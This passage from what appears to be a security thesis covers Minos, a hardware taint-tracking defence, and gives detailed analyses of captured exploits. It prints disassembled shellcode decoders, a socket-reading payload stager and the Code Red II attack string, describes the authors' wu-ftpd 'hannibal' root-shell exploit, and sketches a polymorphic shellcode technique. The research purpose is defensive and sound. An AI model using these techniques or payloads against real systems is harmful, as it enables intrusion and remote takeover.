The *size* field is always divisible by eight so the last bit (*p*) is free to store whether or not the previous chunk is in use. The addresses of all chunks are calculated using the *size* and *pre_size* integers (note that this is a violation of the Elbrus E2K's constraint that pointers may not be coerced with integers). These sizes may be read directly from user input so you would expect them to be low integrity. That means that all heap pointers will be low integrity if the integrity of these sizes is checked, and if it is not checked then an attacker can use this fact to modify heap pointers undetected. These sizes are never bounds-checked because they are supposed to be consistent with the size of the chunk.

If all heap pointers are low integrity then all control data or pointers to control data on the heap will also become low integrity when they are loaded or stored using these pointers. An example of control data or pointers to control data on the heap might be C++ virtual function pointers or plug-in hooks. This will create a lot of false positives. That is why both 1) the integrity of addresses used for loads and stores of control data and 2) the integrity of all operands to an operation cannot be checked without producing false positives. Thus the policy of [148] does the first and Minos does the second but neither is able to do both. In [148] an exception was made to the rule that both

operands be checked for integrity when an operation is performed if the operation is an addition of the base and offset of a pointer (possible only because the Alpha has an instruction "`s4addq`" used for adding pointers). Due to this exception the policy will not track the information flow from table lookups and therefore will not catch Code Red II. Also, for the Pentium architecture it is impossible to determine when additions are being applied to pointers and not integers.

Vulnerabilities that allow the attacker an arbitrary copy primitive appear to be much less common than arbitrary write primitives. One possibility would be to overwrite both the source and destination pointers of a *memcpy(void *, void *, size_t)*, but both arguments would have to be in writable memory. The *strcpy(char *, char*)* function manipulates data at the byte level so the integrity of the addresses is checked by Minos. A vulnerability that allowed an arbitrary copy primitive would allow an attacker to subvert Minos. For example, if a dynamic linker used multiple levels of indirection Minos could be subverted by overwriting a pointer to a function pointer and making it point to a different function pointer using the *hannibal* attack.

Note that an arbitrary read primitive and an arbitrary write primitive (both of which are trivial with, for example, a format string vulnerability) do not give the attacker an arbitrary copy primitive in Minos because any data that goes through the filesystem and comes back will be low integrity.

One method of generating high integrity arbitrary values might be to exploit a format string vulnerability but use "%s" format specifiers instead of "%9999u", where "%s" is supplied a pointer to a string that is 9999 characters long (a controlled increment). Fortunately, this arbitrary value will be low integrity in our Minos Linux implementation because the count of characters is kept by adding 8-bit immediates to an initially zero integer and our policy treats all 8- and 16-bit immediates as low integrity (note that this attack is therefore not caught in JIT compatibility mode).

For more on the kinds of issues discussed in this section we refer to reader to two papers from the Workshop on Duplicating, Deconstructing, and Debunking [45, 117]. We cannot say peremptorily that Minos is totally secure against control data attacks for every possible program, but we will assert that the control data protection that Minos provides would be a critical component in any secure system based on a flat memory model with a system and programs coded in C. Minos should be complemented with software techniques to handle more advanced control data attacks (for example, slight modifications to the library mechanisms and sandboxes in key areas, such as

the PLT, to remove the threat of arbitrary copy primitives); and should also be part of a system that protects against attacks that are not based on corrupting control data.

2.9.4 Non-Control Data Attacks

Attacks that do not overwrite control data to hijack control flow will not be caught by Minos. In addition to attacks such as directory traversal exploits on web servers or unchanged default passwords, many of the memory corruption attacks tested in this chapter could as easily be used to overwrite file descriptors or stored User Identities (UIDs) as they could to overwrite control data [21]. Both [112] and [148] allow the program developer to specify a policy to protect other data besides control data, something we did not add to Minos because our major concern was protection of commodity software against control data attacks.

Minos does not make secure design principles [129] (see also [12, Chapter 13]) nugatory. One attack in [21] overwrites a stored URI after a check has been performed for a directory traversal attack, adding "..\..\" to the URI to create a directory traversal attack after the check. Windows-based web servers have always had such problems with directory traversal, such as UNICODE encodings that passed the check. Linux and BSD support *chroot()* jails (though the implementations are different) where an attacker who has not hijacked control flow of the process cannot leave the directory the web server is supposed to operate in. The principle of economy of mechanism states that security mechanisms should be as simple as possible, and is the reason that jails have successfully stopped directory traversal attacks where static string checking has not. It is possible to break out of *chroot()* jails in Linux and BSD through specific sequences of system calls but in order to produce this sequence in practice an attacker needs to hijack control flow.

Another attack described in [21] overwrites a stored UID with 0 (meaning root) when the ftp daemon stores this UID while it uses its root privileges to perform some specific task. When the ftp daemon restores its original UID it retains its root privileges because the stored UID has been corrupted. The principle of least privilege dictates that the ftp daemon process associated with the remote user should only be given the privileges it needs to perform its task. This kind of attack could be prevented by specifying a good policy for the Security Enhanced Linux mechanisms [97]. The same is true for attacks that overwrite file descriptors. In short, hijacking control flow by

overwriting control data is a very powerful primitive for an attacker and after this primitive has been taken away by Minos other kinds of attacks can be addressed through good design principles. With Minos, the API (Application Programmers Interface) of a system only needs to be secure against the system call sequences actually in the program, not any arbitrary sequence (which the attacker can build once they have hijacked control flow).

2.10 The Hannibal Exploit

We developed the *hannibal* exploit to illustrate the insecurity of current best practices. Our estimation of current best practices includes non-executable pages, return pointer protection, and random library placement. Because format string attacks allow arbitrary locations to be read or written or for the stack to be read without knowing its location adapting the *hannibal* attack to more advanced address space randomization is possible. To stop control data attacks we must protect the integrity of all control data and stop the attack before control flow is hijacked. To further illustrate this point we assumed non-executable pages, return pointer protection, and random placement of library functions on our Red Hat Linux 6.2 Bochs emulator with Minos disabled and were easily able to still obtain a remote root shell. With Minos enabled this attack is stopped at the first illegitimate control flow transfer.

The *hannibal* exploit takes advantage of the use of a Procedure Linkage Table (PLT) and Global Offset Table (GOT) to facilitate calls to dynamically linked functions from statically compiled code. The following C program is complex enough to require the use of a PLT and GOT:

```
#include <stdio.h>

int main()
{
     printf("Hello World!\n");
     return 0;
}
```

The main program is compiled with the value 0x08048268 statically bound to *printf()*. This three instruction sequence is the PLT entry for *printf()* and resides in read-only, executable memory:

```
0x8048268 <printf>:
```

```
     jmp    *0x80494b8
0x0804826e <printf+6>:
     push   $0x8
     jmp    0x8048248 <_dl_runtime_resolve>
```

The GOT entry for *printf()* is loaded from 0x080494b8 (readable and writable memory) and an unconditional jump either reads the value 0x0804826e which will continue to push an identifier for *printf()* and jump to a function to resolve the symbol and update *printf()'s* GOT entry, or will jump directly to *printf()* if the symbol has already been resolved.

More details on the *hannibal* exploit are in [37]. The *wu-ftpd 2.6.0* FTP server daemon for Red Hat 6.2 contains a format string vulnerability that allows us to write an arbitrary value into a nearly arbitrary location in memory without touching the stack or crashing the process [181, bid 1387]. In short, the *hannibal* exploit uploads a statically compiled binary executable called "jailbreak" via anonymous FTP onto the victim machine and replaces *rename(char *, char *)'s* GOT entry with a pointer to *execv(char *, char **)*'s PLT entry. Subsequently a request to rename the file "jailbreak" to "\xb8\x6b\x08\x08" will cause the server to run *execv("jailbreak", {"jailbreak", NULL})*.

As a practical matter the string "\xb8\x6b\x08\x08" must land on the heap in a chunk initially with all zeroes in it because *execv()* expects a NULL-terminated list of arguments. This is achieved by changing *syslog(int, char *, int)'s* GOT entry to point to the PLT entry for *malloc(int)* and trying to login sixty times which will generate system log events because we are already logged in. This memory leak will "squeeze the heap" the way Hannibal squeezed the Roman infantry at the Battle of Cannae and cause our string to land in the wilderness chunk.

The "jailbreak" executable will inherit the network socket descriptors of the *wu-ftpd* daemon, break out of the *chroot()* jail keeping it in "/home/ftp" using well-known techniques, and execute a root shell. A couple of interesting points can be made about this exploit. The first is that the *execv()* symbol is not even resolved until the attack hijacks control flow and jumps to *execv()'s* PLT entry which will locate this function and resolve the symbol for us. Also, most format string vulnerabilities, including the one used here, make it trivial to produce either an arbitrary write primitive or an arbitrary read primitive [132]. Randomizing the locations of the PLT, GOT, or even the static binary will not help because the attacker can easily use arbitrary read primitives to locate

them. Since format string vulnerabilities can be used to read the entire stack without knowing its address it is possible to locate code even if the entire address space is randomized using binary rewriting. Address space randomization and attacks on it were discussed in Section 5.8.

In [50] a technique was proposed to combat code injection attacks by verifying a Message Authentication Code (MAC) for every executed block of instructions. The *hannibal* attack could trivially be modified to circumvent this by creating a shell script to replace the *jailbreak* binary executable. With an arbitrary copy primitive Minos could be attacked with the *hannibal* exploit by copying the pointers to *execv()* and *syslog(int, char *, int)'s* out of the symbol table and into the GOT.

2.11 Follow-on Research from Minos

The original proposal for Minos was in [38], and an extended version appeared in [42]. More information about the Minos honeypots and what has been learned from debugging the attacks Minos has stopped can be found in [41].

A number of works by others have built on the basic idea behind Minos and explored security issues with taint tracking beyond those explored in this paper. We will not list all of these here, but some works of particular interest include security assessments [45, 117, 21], performance improvements [63, 120], and studies about how hardware support for security, such as Minos, can be made more flexible [106, 46].

2.12 Conclusions from the Minos Work

The use of Biba's low-water-mark integrity policy in Minos allows a very general defense against control data attacks without complicated, program-specific security policies that are difficult to adapt to new applications and exploits. Our results show that deployed Minos-enabled Linux and Windows systems can stably provide real services and catch actual attacks in real time, even discovering previously unknown attacks. Given the popularity of control data attacks, we believe that the Minos approach has great potential and will lead to more secure systems in a variety of domains, and we hope that the policy tradeoffs detailed in this paper will contribute to its development.

Chapter 3

Experiences with Minos Honeypots

3.1 About the Minos Honeypots

In this chapter we present our experiences using an emulated version of Minos as a honeypot technique. The main advantage of a Minos-enabled honeypot is that exploits based on corrupting control data can be stopped at the critical point where control flow is hijacked from the legitimate program, facilitating a detailed analysis of the exploit.

We discuss complexities of the exploits Minos has caught that are not accounted for in the simple model of "buffer overflow exploits" prevalent in the literature. We then propose the Epsilon-Gamma-Pi model to describe control data attacks in a way that is useful towards understanding polymorphic techniques. This model can not only aim at the centers of the concepts of exploit vector (ϵ), bogus control data (γ), and payload (π) but also give them shape. This chapter will quantify the polymorphism available to an attacker for γ and π, while so characterizing ϵ is left for Chapter 4.

3.2 Exploits

Von Clausewitz [158] said, "Where two ideas form a true logical antithesis, each complementary to the other, then fundamentally each is implied in the other." Studying attacks in detail can shed light on details of defense that might not have otherwise been revealed.

The eight exploits we have observed with Minos honeypots are summarized in Table 4.3.




Figure 3.1: **An Overly-Simple Model of Buffer Overflow Exploits**

Table 3.1: **Actual Exploits Minos has Stopped**

Exploit Name	Vulnerability	Class	Port
SQL Hello	**SQL Server 2000**	**Buffer overflow**	**1433 TCP**
Slammer Worm	**SQL Server 2000**	**Buffer overflow**	**1434 UDP**
Code Red II	**IIS Web Server**	**Buffer overflow**	**80 TCP**
RPC DCOM (Blaster)	**Windows XP**	**Buffer overflow**	**Typically 135 TCP**
LSASS (Sasser)	**Windows XP**	**Buffer overflow**	**Typically 445 TCP**
ASN.1	**Windows XP**	**Double** *free()*	**Typically 445 TCP**
wu-ftpd	**Linux wu-ftpd 2.6.0**	**Double** *free()*	**21 TCP**
ssh	**Linux ssh 1.5-1.2.26**	**Buffer overflow**	**22 TCP**

Table 3.2: **Characteristics of the Exploits**

Exploit Name	Superfluous Bytes	First Hop	Interesting Coding Techniques
SQL Hello	**>500**	**Register Spring**	**Self-modifying code**
Slammer Worm	**>90**	**Register Spring**	**Code is also packet buffer**
Code Red II	**>200**	**Register Spring**	**Various**
RPC DCOM	**>150**	**Register Spring**	**Self-modifying code**
LSASS	**>27000**	**Register Spring**	**Self-modifying code**
ASN.1	**>47500**	**Register Spring**	**First Level Encoding**
wu-ftpd	**>380**	**Directly to Payload**	**x86 misalignment**
ssh	**>85000**	**Large NOP sled**	**None**

Table 3.3: **Register Springs Present in Physical Memory for the DCOM exploit**

Assembly Code (Machine Code)	Number of Occurrences
CALL EAX (0xffd0)	**179**
CALL ECX (0xffd1)	**56**
CALL EDX (0xffd2)	**409**
CALL EBX (0xffd3)	**387**
CALL ESP (0xffd4)	**19**
CALL EBP (0xffd5)	**76**
CALL ESI (0xffd6)	**1263**
CALL EDI (0xffd7)	**754**
JMP EAX (0xffe0)	**224**
JMP ECX (0xffe1)	**8**
JMP EDX (0xffe2)	**14**
JMP EBX (0xffe3)	**9**
JMP ESP (0xffe4)	**14**
JMP EBP (0xffe5)	**14**
JMP ESI (0xffe6)	**32**
JMP EDI (0xffe7)	**17**

This section will discuss the complexities of these exploits that are not captured by the simple model of buffer overfbw exploits shown in Figure 3.1. In this model there is a buffer on the stack which is overfbwed with the attacker's input to overwrite the return pointer if the attacker uses some exploit vector. When the function returns the bogus return pointer causes control fbw to return to somewhere within a NOP (No Operation) sled which leads to the payload code on the stack. None of the real exploits we analyzed fi t this model. We will now enumerate three misconceptions that can arise from this simple model and dispute their validity.

3.2.1 Control Flow is Usually Diverted Directly to the Attacker's Executable Code via a NOP Sled

It is commonly believed that the bogus control data is set by the attacker to go directly to the executable payload code that they would like to run via a NOP sled. Not only is this not always the case, it is almost never the case in our experience. For all six of the Windows exploits analyzed the bogus return pointer or Structured Exception Handling (SEH) pointer directed control fbw to existing code within a dynamically linked library or the static program binary. This code disassembled to a call or jump such as "CALL EBX" or "JMP ESP" where the appropriate register

was pointing at the exact spot where the payload code was to begin execution (a common case since the buffer has recently been modified and some register was used to index it). We call this a *register spring*.

One challenge for Minos was that this instruction was usually on a virtual page that was not mapped yet into physical memory, so at the point where Minos raises an alert there is not enough information in the physical memory to determine exactly where the attack is ultimately diverting control flow to. The solution was to set a breakpoint and allow the emulator to continue running until the minor page fault was handled by the operating system and the code became resident in physical memory.

Register springing is important because it means that there is a small degree of polymorphism available to the attacker for the control data itself. They can simply pick another instruction in another library or within the static executable binary that is a call or jump to the same register. Table 3.3 shows the number of jumps or calls to each general purpose register that are physically present in the address space of the exploited process when the DCOM attack bogus control transfer occurs. Since only 754 out of 4,626 virtual pages were in physical memory when this check was performed it can be expected that there are actually 6 times as many register springs available to the attacker as are reported in Table 3.3. There are 386 other bogus return pointers present in physical memory that will direct control flow to a "CALL EBX" and ultimately to the beginning of the exploit code. A jump to the EBX register or a call or jump to the ESP register will also work for this exploit. In general, for any Pentium-based exploit, EBX and ESP are the registers most likely to point to the beginning of the buffer with the attacker's code due to register conventions.

Of the 3,475 register springs physically present in the DCOM exploit's address space, 3,388 were in memory-mapped shared libraries so most of them would be present in the address space of other processes in the system. A total of 52 were in data areas meaning their location and value may not be very reliable. The remaining 35 were in the static executable binary itself, including the "CALL EBX" at 0x0100139d used by the Blaster worm, making these register springs tend to be in the same place even for different service packs of the same operating system. The inconsistency of library addresses across different service packs of Windows did not stop Code Red II (which used a library address and was thus limited to infecting Windows 2000 machines without any service packs) from being successful by worm standards, so library register springs cannot be

discounted.

Register springing was used in [47], and was also mentioned in [82]. A similar technique using instructions that jump to or call a pointer loaded from a fixed offset of the stack pointer is presented in [96]. The main reason why the exploit developers use register springing is probably because the stack tends to be in a different place every time the exploit is attempted. For example, in a complex Windows network service the attacker does not know which thread they will get out of the thread pool, and a NOP sled will not carry control flow to the correct stack but register springing will. On two different attacks using the same LSASS exploit the attack code began at 0x007df87c in one instance and 0x00baf87c in the other, a difference of almost 4 million bytes. These pointers point to the same byte but within two different stacks. NOP sleds are probably a legacy from Linux-based buffer overflows where there are usually only minor stack position variations because of environment variables. We did observe one isolated attack using the DCOM exploit which did not use register springing but the attack failed with a memory fault because it missed the correct stack by more than 6 million bytes.

The ssh exploit for Linux was an example of where NOP sleds are useful. Here none of the registers point to any useful place and the stack position is very unpredictable, so the particular exploit we observed used a NOP sled of 85,559 bytes on the heap (since the heap data positions are also very unpredictable). Note that this gives the return pointer a great deal of entropy in the two least significant bytes and even a bit of entropy in the third least significant byte.

Neither register springing nor NOP sleds are needed for Linux-based double *free()* exploits such as the wu-ftpd exploit. This is because the *unlink()* macro will calculate the exact heap pointer needed to point to the beginning of the heap chunk containing the payload code.

3.2.2 NOP Sleds are a Necessary Technique for Dealing with Uncertainty About the Location of the Payload Code

The assumed purpose for NOP sleds, or long sequences of operations that do nothing useful except increment the program counter, is that the attack can jump to any point in the NOP sled and execution will eventually begin at the desired point at the end of the slide. Because of the register springing described above, NOP sleds are largely unnecessary to reach the beginning

of the payload code, and once the payload code is running there should be no need for NOP sleds. Sometimes they seem to be used just to avoid using a calculator, as in this example from the LSASS exploit:

```
01dbdbd8: jmp 01dbdbe8              ; eb0e
01dbdbda: add DS:[ECX], EAX         ; 0101
01dbdbdc: add DS:[ECX], EAX         ; 0101
01dbdbde: add DS:[ECX], EAX         ; 0101
01dbdbe0: add DS:[EAX + ae], ESI    ; 0170ae
01dbdbe3: inc EDX                   ; 42
01dbdbe4: add DS:[EAX + ae], ESI    ; 0170ae
01dbdbe7: inc EDX                   ; 42
01dbdbe8: nop                       ; 90
01dbdbe9: nop                       ; 90
01dbdbea: nop                       ; 90
01dbdbeb: nop                       ; 90
01dbdbec: nop                       ; 90
01dbdbed: nop                       ; 90
01dbdbee: nop                       ; 90
01dbdbef: nop                       ; 90
01dbdbf0: push 42b0c9dc             ; 68dcc9b042
01dbdbf5: mov EAX, 01010101         ; b801010101
01dbdbfa: xor ECX, ECX              ; 31c9
```

A slightly longer jump of “eb16” would have the same effect and skip the NOP sled altogether, or alternatively the code that is jumped to could just be moved up 8 bytes. Probably none of the exploits analyzed actually needed NOP sleds except for the ssh exploit. When NOP sleds were used they were entered at a predetermined point. Many NOP sleds led to code that does not disassemble and will cause an illegal instruction or memory fault, such as wu-ftpd or this example from the SQL Server 2000 Hello buffer overflow exploit:

```
<exploit+533>:    nop                     ; 90
<exploit+534>:    nop                     ; 90
<exploit+535>:    nop                     ; 90
...
<exploit+546>:    nop                     ; 90
<exploit+547>:    nop                     ; 90
<exploit+548>:    (bad)                   ; ff
<exploit+549>:    (bad)                   ; ff
<exploit+550>:    (bad)                   ; ff
<exploit+551>:    call   *0x90909090(%eax) ; ff9090909090
<exploit+557>:    nop                     ; 90
...
```

```
<exploit+563>:    nop                     ; 90
<exploit+564>:    (bad)                   ; ff
<exploit+565>:    (bad)                   ; ff
<exploit+566>:    (bad)                   ; ff
<exploit+567>:    call   *0xdc909090(%eax)
<exploit+573>:    leave
<exploit+574>:    mov    $0x42,%al
<exploit+576>:    jmp    0x804964a <exploit+586>
<exploit+578>:    rolb   0x64(%edx)
```

Apropos to this, we noticed that many exploits waste a great deal of space on NOPs and fi ller bytes that could be used for executable code. For the LSASS, ASN.1, and Linux ssh exploits this amounted to dozens of kilobytes. This suggests that when developing polymorphic coding techniques the waste of space by any particular technique is not really a major concern.

The limited usefulness of NOP sleds is an important point because it is common to consider the NOP sled as an essential part of the exploit and use this as an entry point into discovering and analyzing zero-day attacks. Abstract payload execution [151] is based on the existence of a NOP sled, for example. Much of the focus of both polymorphic shellcode creation and detection has been on the NOP sled [28, 87, 116, 130], which may not be the appropriate focus for actual Windows-based attacks.

3.2.3 Hackers Have Not Yet Demonstrated the Needed Techniques to Write Polymorphic Worm Code

It is assumed that hackers have the ability to write polymorphic worm code, and polymorphic viruses are commonplace, but no notable Internet worms have employed polymorphism. However, while we did not observe any polymorphic attacks, in several exploits the needed techniques are already in place for other reasons and may give hints as to what polymorphic versions of these decoders would look like and how large they would be.

In the LSASS exploit, for example, the attack code is XORed with the byte 0x99 to remove zeroes which would have terminated the buffer overfbw prematurely:

```
00baf160: jmp 00baf172              ; eb10
00baf162: pop EDX                   ; 5a
00baf163: dec EDX                   ; 4a
00baf164: xor ECX, ECX              ; 33c9
00baf166: mov CX, 017d              ; 66b97d01
```

```
00baf16a: xor DS:[EDX + ECX<<0], 99 ; 80340a99
00baf16e: loop 00baf16a             ; e2fa
00baf170: jmp 00baf177              ; eb05
00baf172: call 00baf162             ; e8ebffffff
```

This technique was published in [141]. The initial code in the LSASS exploit that runs to unpack the main part of the payload is only 23 bytes. This leaves a 23-byte signature, which is substantial, but small enough to evade network-based worm detection and signature generation techniques such as EarlyBird [140], which looks for 40-byte common substrings, assuming the exploit vector part of the attack is less than 40 bytes. The largest Maximum Executable Length (MEL) observed for normal HTTP traffic in [151] was 16 bytes, so we might consider this a good target size for a payload decryptor.

Of course, the attack is not polymorphic if the same XOR key is used every time, plus XORing does leave a signature in the XORs between elements [28]. Another reversible operation such as addition would be preferable. The DCOM exploit's unpacking routine is 32 bytes long and has a 4-byte stride also using an XOR operation:

```
005bf843: jmp 005bf85e              ; eb19
005bf845: pop ESI                   ; 5e
005bf846: xor ECX, ECX              ; 31c9
005bf848: sub ECX, ffffff89         ; 81e989ffffff
005bf84e: xor DS:[ESI], 9432bf80    ; 813680bf3294
005bf854: sub ESI, fffffffc         ; 81eefcffffff
005bf85a: loop 005bf94e             ; e2f2
005bf85c: jmp 005bf863              ; eb05
005bf85e: call 005bf845             ; e8e2ffffff
```

The Hello buffer overflow exploit for SQL Server 2000 uses the same technique as the LSASS decoder but we observed several different instances of the payload that is unpacked. This was probably a feature in the exploit allowing "script kiddies" to insert their favorite shellcode and have all of the zeroes removed. The unpacking routine is only 19 bytes:

```
<snippet+596>:    mov    %esp,%edi
<snippet+598>:    inc    %edi
<snippet+599>:    cmpl   $0xfffffffeb,(%edi)
<snippet+602>:    jne    <snippet+598>
<snippet+604>:    xorb   $0xba,(%edi)
<snippet+607>:    inc    %edi
<snippet+608>:    cmpl   $0xffffffea,(%edi)
```

```
<snippet+611>:    jne    <snippet+604>
<snippet+613>:    jmp    <snippet+619>
```

The wu-ftpd exploit for Linux showed more creativity in the exploit code than is usual. The exploit writer seemed to use the misalignment of x86 instructions in combination with a seemingly useless *read()* system call of three bytes to obfuscate how the attack actually worked. The attack has a fake NOP sled:

```
0x807fd71: or      $0xeb,%al
0x807fd73: or      $0xeb,%al
0x807fd75: or      $0xeb,%al
0x807fd77: or      $0xeb,%al
0x807fd79: or      $0x90,%al
0x807fd7b: nop
0x807fd7c: nop
0x807fd7d: nop
0x807fd7e: nop
0x807fd7f: nop
0x807fd80: xchg   %eax,%esp
0x807fd81: loope  0x807fd89
0x807fd83: or     %dl,0x43db3190(%eax)
0x807fd89: mov    $0xb51740b,%eax
0x807fd8e: sub    $0x1010101,%eax
0x807fd93: push   %eax
0x807fd94: mov    %esp,%ecx
0x807fd96: push   $0x4
0x807fd98: pop    %eax
0x807fd99: mov    %eax,%edx
0x807fd9b: int    $0x80
```

This looks like valid code leading to a *write()* system call as long as control fbw lands in the NOP sled, but in fact this will cause a memory fault. Because Minos reports the exact location where execution of the malcode begins it is easy to see the real payload code:

```
0x807fd78: jmp    0x807fd86
0x807fd7a: nop
0x807fd7b: nop
0x807fd7c: nop
0x807fd7d: nop
0x807fd7e: nop
0x807fd7f: nop
0x807fd80: xchg   %eax,%esp
0x807fd81: loope  0x807fd89
0x807fd83: or     %dl,0x43db3190(%eax)
```

```
0x807fd89: mov    $0xb51740b,%eax
0x807fd8e: sub    $0x1010101,%eax
```

The attack jumps into the middle of the junk OR instruction and continues.

```
0x807fd86:  xor %ebx,%ebx       ; ebx = 0
0x807fd88:  inc %ebx            ; ebx = 1
0x807fd89:  mov $0xb51740b,%eax
0x807fd8e:  sub $0x1010101,%eax
                ; eax = 0x0a50730a
0x807fd93:  push %eax
0x807fd94:  mov %esp,%ecx       ; ecx = &Stack Top
0x807fd96:  push $0x4
0x807fd98:  pop %eax            ; eax = 4
0x807fd99:  mov %eax,%edx       ; edx = 4
0x807fd9b:  int $0x80
                ; write(0, "\nsP\n", 4);
0x807fd9d:  jmp 0x807fdad
```

The attack then reads 3 bytes from the open network socket descriptor to the address 0x807fdb2 and jumps to that address. This is where the 3 byte payload would have been downloaded and then executed, except that Minos stopped the attack so the rest of the exploit code was never downloaded:

```
0x807fdb2:      or     (%eax),%al
0x807fdb4:      add    %al,(%eax)
0x807fdb6:      add    %al,(%eax)
0x807fdb8:      add    %al,(%eax)
0x807fdba:      add    %al,(%eax)
0x807fdbc:      add    %al,(%eax)
0x807fdbe:      add    %al,(%eax)
0x807fdc0:      enter  $0x91c,$0x8
0x807fdc4:      (bad)
0x807fdc5:      (bad)
0x807fdc6:      (bad)
```

What 3 byte payload could possibly finish the attack? A 3 byte worm? A 3 byte shell code? Our speculation is that the next three bytes read from the attacker's network socket descriptor would have been "0x5a 0xcd 0x80". All of the registers are setup to do a *read()* system call to where the program counter is already pointing, the only requirement missing is a larger value than 3 in the EDX register to read more than three bytes. There is a very large value on the top of the stack so the following code would download the rest of the exploit and execute it:

```
pop     %edx     ;0x5a
int     $0x80    ;0xcd80 (Linux system call)
```

While Code Red II was not polymorphic it is interesting to note that the executable code that serves as a hook to download the rest of the payload contains only 15 distinct byte values which are repeated and permuted to make up the executable code plus bogus SEH pointer for the hook. The bogus SEH pointer is actually woven into the payload's hook code. The attack comes over the network as an ASCII string with UNICODE encodings. The reader is encouraged to try to use the simple model of buffer overflows in Figure 3.1 to determine which parts of this string are NOPs (0x90), which parts are executable code, and which part is the bogus SEH pointer (0x7801cbd3):

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003
%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Only these 15 byte values appear: 0x90, 0x68, 0x58, 0xcb, 0xd3, 0x78, 0x01, 0x81, 0x00, 0xc3, 0x03, 0x8b, 0x53, 0x1b, and 0xff. The EBX register points directly at the beginning of the UNICODE-encoded part so there is no need for the 2-byte NOP sled. After being decoded by the IIS web server's ASCII-to-UNICODE conversion the executable code looks like this:

```
0110f0f0: nop                       ; 90
0110f0f1: nop                       ; 90
0110f0f2: pop EAX                   ; 58
0110f0f3: push 7801cbd3             ; 68d3cb0178
0110f0f8: add DL, DS:[EAX + cbd36858] ; 02905868d3cb
0110f0fe: add DS:[EAX + 90], EDI    ; 017890
0110f101: nop                       ; 90
0110f102: pop EAX                   ; 58
0110f103: push 7801cbd3             ; 68d3cb0178
0110f108: nop                       ; 90
0110f109: nop                       ; 90
0110f10a: nop                       ; 90
0110f10b: nop                       ; 90
0110f10c: nop                       ; 90
0110f10d: add EBX, 00000300         ; 81c300030000
0110f113: mov EBX, DS:[EBX]         ; 8b1b
0110f115: push EBX                  ; 53
0110f116: call DS:[EBX + 78]        ; ff5378
```

Note that the same byte sequences take on different roles. The sequence 0x0178 is at once part of the bogus SEH pointer (0x7801cbd3), then part of a reference pointer pushed onto the stack for relative pointer calculations, and then part of the "ADD DS:[EAX + 90], EDI" instruction. The double word 0x5868d3cb is either an offset in "ADD DL, DS [EAX + cbd36858]" or part of "POP EAX; PUSH 7801cbd3". The NOP is less useful as a non-operation as it is an offset in "ADD DS:[EAX + 90], EDI" or part of the instruction in "ADD DL, DS:[EAX + cbd36858]".

What purpose does all of this serve? Using the simple model of buffer overflows in Figure 3.1 and looking once more at the UNICODE-encoded machine code in the attack string shows that an automated analysis based on heuristics of this simple model, and without the precise information provided by Minos at the time of control flow hijacking, will probably fail.

The ASN.1 exploit may have contained some limited polymorphism to bypass anomaly-based network intrusion detection mechanisms. The main part of the payload is encoded using First Level Encoding, which is a common encoding for Windows file sharing traffic. The payload decoding routine is not encoded and yields 248 bytes of executable payload from 496 bytes of encoded data. Also, INC ECX (0x41) is used instead of NOP (0x90), though the NOP sled is presumably unnecessary because of register springing.

It seems that the smallest decryptors, polymorphic or not, are between 10 and 20 bytes which leaves a significant signature. Binary rewriting techniques such as using different registers are possible, but this is very complicated and not necessary. The limiting assumption is that the decryptor and the encrypted shellcode need be disjoint sets of bytes. For research purposes we have developed and tested a simple polymorphic shellcode technique that leaves a signature of only 2 bytes. The basic idea is to move a randomly chosen value into a register and successively add to it a random value and then a carefully chosen complement and push the predictable result onto the stack, building the shellcode or perhaps a more complex polymorphic decryptor backwards on the stack using single-byte operations.

```
mov eax,030a371ech        ; b8ec71a339
add eax,0fd1d117fh        ; 057f111dfd
add eax,0b00c383fh        ; 053f380cb0
push eax                  ; 50
add eax,03df74b4bh        ; 054b4bf73d
add eax,0e43bf9ceh        ; 05cef93be4
push eax                  ; 50
```

